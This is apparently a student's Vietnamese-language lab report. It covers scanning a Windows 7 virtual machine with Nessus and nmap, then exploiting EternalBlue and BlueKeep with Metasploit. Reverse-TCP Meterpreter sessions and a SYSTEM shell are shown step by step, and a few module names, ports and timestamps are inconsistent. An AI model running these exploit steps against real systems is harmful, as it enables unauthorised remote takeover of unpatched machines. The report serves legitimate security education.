
Hình 10 Giao diện web GUI của nessus

- Quét lỗ hổng với nessus
- Tại giao diện web, chọn Scans. Tại đây có thể tùy chọn các chế độ quét của nessus




Hình 11 Các chế độ quét của nessus

- Trong bài thực hành này, chọn quét Basic Network Scan → Nhập ip target và bắt đầu quét



Hình 12 Tiến hành quét lỗ hổng với nessus

- Quét thành công lỗ hổng trên nessus. Một số lỗ hổng được phát hiện



Hình 13 Quét lỗ hổng thành công với nessus

2.2.3 Sử dụng công cụ Metasploit để khai thác lỗ hổng

2.2.3.1 Rà quét

- Bước đầu tiên để có thể khai thác là rà quét lỗ hổng trên máy nạn nhân. Áp dụng cách quét lỗ hổng ở phần trước để thực hiện cho bài này (Phần này sử dụng máy victim là Windows 7 có địa chỉ ip 192.168.127.144 do máy Windows 10 đã cập nhật các bản vá lỗ hổng phổ biến)
- Sử dụng nmap

```

C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 > nmap -T4 -sV 192.168.127.144
[*] exec: nmap -T4 -sV 192.168.127.144


Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 06:30 EDT
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 45.45% done; ETC: 06:32 (0:00:59 remaining)
Nmap scan report for 192.168.127.144
Host is up (0.00095s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp    open  ms-wbt-server?   Microsoft Windows
5357/tcp    open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
49156/tcp  open  msrpc           Microsoft Windows RPC
49158/tcp  open  msrpc           Microsoft Windows RPC
MAC Address: 00:0C:29:F9:33:2F (VMware)
Service Info: Host: JAYCE-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 61.98 seconds
msf6 >

```

Hình 14 Rà quét với nmap trên máy victim

- Sử dụng Nessus



Hình 15 Rà quét lỗ hổng với Nessus

2.2.3.2 Lỗ hổng EternalBlue (MS17-010)

- Tiến hành khai thác lỗ hổng EternalBlue trên cổng dịch vụ SMB 445 được mở
- Tìm kiếm các modules cho Eternalblue
search eternalblue

```

C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 > search eternalblue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -    -
0  exploit/windows/smb/ms17_010_etalnalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corrup
tion
1  \_ target: Automatic Target               .              .    .    .
2  \_ target: Windows 7                     .              .    .    .
3  \_ target: Windows Embedded Standard 7   .              .    .    .
4  \_ target: Windows Server 2008 R2        .              .    .    .
5  \_ target: Windows 8                     .              .    .    .
6  \_ target: Windows 8.1                   .              .    .    .
7  \_ target: Windows Server 2012           .              .    .    .
8  \_ target: Windows 10 Pro                 .              .    .    .
9  \_ target: Windows 10 Enterprise Evaluation .              .    .    .
10 exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB
Remote Windows Code Execution
11 \_ target: Automatic                     .              .    .    .
12 \_ target: PowerShell                     .              .    .    .
13 \_ target: Native upload                  .              .    .    .
14 \_ target: MOF upload                     .              .    .    .
15 \_ AKA: ETERNALSYNERGY                   .              .    .    .
16 \_ AKA: ETERNALROMANCE                   .              .    .    .
17 \_ AKA: ETERNALCHAMPION                   .              .    .    .
18 \_ AKA: ETERNALBLUE                       .              .    .    .

```

Hình 16 Tìm kiếm module eternalblue

- Chọn modules khai thác
use exploit/windows/smb/ms17_010_etalnalblue
- Xem các tùy chọn của modules
show options

```

C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 > use exploit/windows/smb/ms17_010_etalnalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_etalnalblue) > show options

Module options (exploit/windows/smb/ms17_010_etalnalblue):

Name      Current Setting  Required  Description
-      -
RHOSTS    192.168.127.143 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The target port (TCP)
SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   (Optional) The password for the specified username
SMBUser   (Optional) The username to authenticate as
VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.127.143 yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  --
0   Automatic Target

```

Hình 17 Xem các options cho module MS17-010

- Cấu hình các thông tin liên quan
set RHOSTS <IP mục tiêu>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <IP máy tấn công>
set LPORT 4444


```
C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.127.144
RHOST => 192.168.127.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:75:80:d1 brd ff:ff:ff:ff:ff:ff
    inet 192.168.127.143/24 brd 192.168.127.255 scope global dynamic noprefixroute eth0
        valid_lft 1269sec preferred_lft 1269sec
    inet6 fe80::20c:29ff:fe75:80d1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.127.143
LHOST => 192.168.127.143
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Hình 18 Cấu hình MS17-010

- Tiến hành khai thác. Thông báo *meterpreter* trả về, tức là đã thành công *exploit*

```
C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.127.143:4444
[*] 192.168.127.144:4445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.127.144:4445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.127.144:4445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.127.144:4445 - The target is vulnerable.
[*] 192.168.127.144:4445 - Connecting to target for exploitation.
[*] 192.168.127.144:4445 - Connection established for exploitation.
[*] 192.168.127.144:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.127.144:4445 - CORE raw buffer dump (42 bytes)
[*] 192.168.127.144:4445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.127.144:4445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.127.144:4445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.127.144:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.127.144:4445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.127.144:4445 - Sending all but last fragment of exploit packet
[*] 192.168.127.144:4445 - Starting non-paged pool grooming
[*] 192.168.127.144:4445 - Sending SMBv2 buffers
[*] 192.168.127.144:4445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.127.144:4445 - Sending final SMBv2 buffers.
[*] 192.168.127.144:4445 - Sending last fragment of exploit packet!
[*] 192.168.127.144:4445 - Receiving response from exploit packet
[*] 192.168.127.144:4445 - ETHERNALBLUE overwrite completed successfully (0xC0000000)!
[*] 192.168.127.144:4445 - Sending egg to corrupted connection.
[*] 192.168.127.144:4445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.127.144
[*] 192.168.127.144:4445 - =====
[*] 192.168.127.144:4445 - =====
[*] 192.168.127.144:4445 - =====
[*] 192.168.127.144:4445 - =====
[*] Meterpreter session 1 opened (192.168.127.143:4444 -> 192.168.127.144:49159) at 2025-04-11 05:54:57 -0400

meterpreter > 
```

Hình 19 Khai thác MS17-010

- Xem các thông tin về máy victim, chuyển về chế độ shell để nâng quyền lên SYSTEM
- shell*

```
C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

meterpreter > sysinfo
Computer      : JAYCE-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2756 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> 
```

Hình 20 Nâng quyền lên SYSTEM sau khi khai thác MS17-010

2.2.3.3 Lỗ hổng BlueKeep (CVE-2019-0708)

- Khai thác lỗ hổng BlueKeep trên cổng 3389 được mở
 - Tìm kiếm các modules liên quan
- search BlueKeep*

```
C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 > search BlueKeep

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14      normal Yes   CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1  \ action: Crash                          .               .      .      Trigger denial of service vulnerability
2  \ action: Scan                          .               .      .      Scan for exploitable targets
3  exploit/windows/rdp/cve_2019_0708_bluekeep_rce 2019-05-14      manual Yes   CVE-2019-0708 BlueKeep RDP Remote Windows Kernel Use After Free
4  \ target: Automatic targeting via fingerprinting .               .      .
5  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64) .               .      .
6  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Virtualbox 6) .               .      .
7  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 14) .               .      .
8  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15) .               .      .
9  \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - VMware 15.1) .               .      .
10 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - Hyper-V) .               .      .
11 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - AWS) .               .      .
12 \ target: Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM) .               .      .

Interact with a module by name or index. For example info 12, use 12 or use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Windows 7 SP1 / 2008 R2 (6.1.7601 x64 - QEMU/KVM)'

msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > 
```

Hình 21 Tìm kiếm modules BlueKeep

- Chọn modules khai thác *windows/rdp/cve_2019_0708_BlueKeep_rce* và tiến hành cấu hình các thông tin liên quan
 - set RHOSTS <IP Windows mục tiêu>*
 - set RPORT 3389*
 - set PAYLOAD windows/x64/meterpreter/reverse_tcp*
 - set LHOST <IP Kali>*
 - set LPORT 4444*

```
C:\Users\jaye>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 > use 3
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RHOSTS 192.168.127.144
RHOSTS => 192.168.127.144
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set RPORT 3389
RPORT => 3389
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LHOST 192.168.127.143
LHOST => 192.168.127.143
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set LPORT 4444
LPORT => 4444
```

Hình 22 Cấu hình BlueKeep

- Xem các tùy chọn của modules
show options


```
C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

File Actions Edit View Help
LPORT => 4444
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > show options

Module options (exploit/windows/rdp/cve_2019_0708_bluekeep_rce):

  Name          Current Setting  Required  Description
  --          -
  RDP_CLIENT_IP  192.168.0.100   yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME ethdev          no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     no             no        The client domain name to report during connect
  RDP_USER       no             no        The username to report during connect, UNSET = random
  RHOSTS         192.168.127.144 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         3389           yes        The target port (TCP)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.127.143 yes        The listen address (an interface may be specified)
  LPORT         4444           yes        The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic targeting via fingerprinting

View the full module info with the info, or info -d command.
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > |
```

Hình 23 Xem các tùy chọn cho modules BlueKeep

- Tiến hành khai thác, thông báo *meterpreter* trả về, tức là đã thành công *exploit*

```
C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > set TARGET 1
TARGET => 1
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit
[*] Started reverse TCP handler on 192.168.127.143:4444
[*] 192.168.127.144:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.127.144:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.127.144:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.127.144:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.127.144:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.127.144:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 192.168.127.144:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.127.144:3389 - Surfing channels ...
[*] 192.168.127.144:3389 - Lobbing eggs ...

[+] 192.168.127.144:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.127.144:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (203846 bytes) to 192.168.127.144
[*] Meterpreter session 2 opened (192.168.127.143:4444 -> 192.168.127.144:49160) at 2025-04-11 06:25:32 -0400

meterpreter >
meterpreter > |
```

Hình 24 Khai thác BlueKeep

- Xem các thông tin liên quan & nâng quyền lên SYSTEM sau khi khai thác *shell*

```

C:\Users\jayce>echo %DATE% %TIME% Dang Duc Tai B22DCAT251
11/04/2025 15:39:40.83 Dang Duc Tai B22DCAT251

File Actions Edit View Help
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rca) > exploit
[*] Started reverse TCP handler on 192.168.127.143:4444
[*] 192.168.127.144:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.127.144:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[*] 192.168.127.144:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.127.144:3389 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.127.144:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bound MS_T120 channel.
[*] 192.168.127.144:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8013200000, Channel count 1.
[!] 192.168.127.144:3389 - <-----| Entering Danger Zone |----->
[*] 192.168.127.144:3389 - Surfing channels ...
[*] 192.168.127.144:3389 - Lobbing eggs ...

[*] 192.168.127.144:3389 - Forcing the USE of FREE'd object ...
[!] 192.168.127.144:3389 - <-----| Leaving Danger Zone |----->
[*] Sending stage (203846 bytes) to 192.168.127.144
[*] Meterpreter session 2 opened (192.168.127.143:4444 -> 192.168.127.144:49160) at 2025-04-11 06:25:32 -0400

meterpreter >
meterpreter > sysinfo
Computer      : JAYCE-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 1096 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

```

Hình 25 Nâng quyền lên SYSTEM sau khi khai thác BlueKeep

TÀI LIỆU THAM KHẢO

- [1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2] Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/>
- [3] Lab 14 của CSSIA CompTIA Security+® Supported Labs